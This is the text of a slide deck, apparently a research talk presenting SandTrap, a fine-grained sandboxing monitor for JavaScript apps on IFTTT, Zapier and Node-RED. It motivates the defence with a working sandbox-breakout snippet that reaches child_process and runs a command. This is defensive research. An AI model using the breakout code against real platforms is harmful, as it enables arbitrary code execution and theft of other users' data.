
Sandbox breakout



- Using *prototype chain* in JS

```
function stack() { new Error().stack; stack(); }
try { stack(); } catch (e) {
  e.constructor.constructor('return process')().mainModule
    .require('child_process').execSync('echo pwned!'); }
```


IFTTT sandbox breakout



User installs *benign* apps from the app store


Compromised: **Trigger and action data of the benign apps of the *other* users**

Zapier sandbox breakout



User installs a **malicious** app that poses as benign in app store
Compromised: Trigger and action data of other apps of the **same** user

Node-RED breakout



User installs a **malicious** app that poses as benign in app store
Compromised: **Trigger and action data of other apps of the *same* user and *the TAP itself***

How to secure JavaScript apps on TAPs?

Approach: **access control** by secure **sandboxing**

- IFTTT apps should not access **modules**, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse child_process to run arbitrary code, or may tamper with shared objects in the **context**


Need access control at **module-** and **context-level**

- IFTTT apps should not access **APIs** other than
 - Trigger and Action APIs, Meta.currentTime and Meta.triggerTime
- IFTTT, Zapier, Node-RED apps may not leak sensitive **values** (like private URLs)

Need **fine-grained** access control at the level of **APIs** and their **values**


SandTrap: implementation

- Enforcing
 - *read, write, call, construct* policies
- Secure usage of modules
 - vs. isolated-vm and Secure ECMAScript
- Structural proxy-based
 - two-sided membranes
 - symmetric proxies
- Allowlisting policies at four levels
 - module, API, value, context



SandTrap: baseline vs. advanced policies

- To aid developers, need
 - Baseline policies once and **for all apps per platform**
 - Set by platform
 - “No module can be required in IFTTT filter code”
 - Advanced policies **for specific apps**
 - Set by platform but developers/users may suggest
 - “Only water utility nodes can access global variables”




SandTrap: benchmarking examples


Platform	Use case	Policy granularity	Example of prevented attacks
IFTTT	Baseline	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
zapier*	Baseline	Module/API	Prototype poisoning
	Create a watermarked image	Value	Exfiltrate the photo
Node-RED	Baseline	Module/API	Attacks on the RED object, Run arbitrary code with child_process
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap takeaways

- Securely integrate third-party apps
- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
 - Baseline and advanced
 - Module-, API-, value-, and context-levels
- Benchmarking on IFTTT, Zapier, and Node-RED



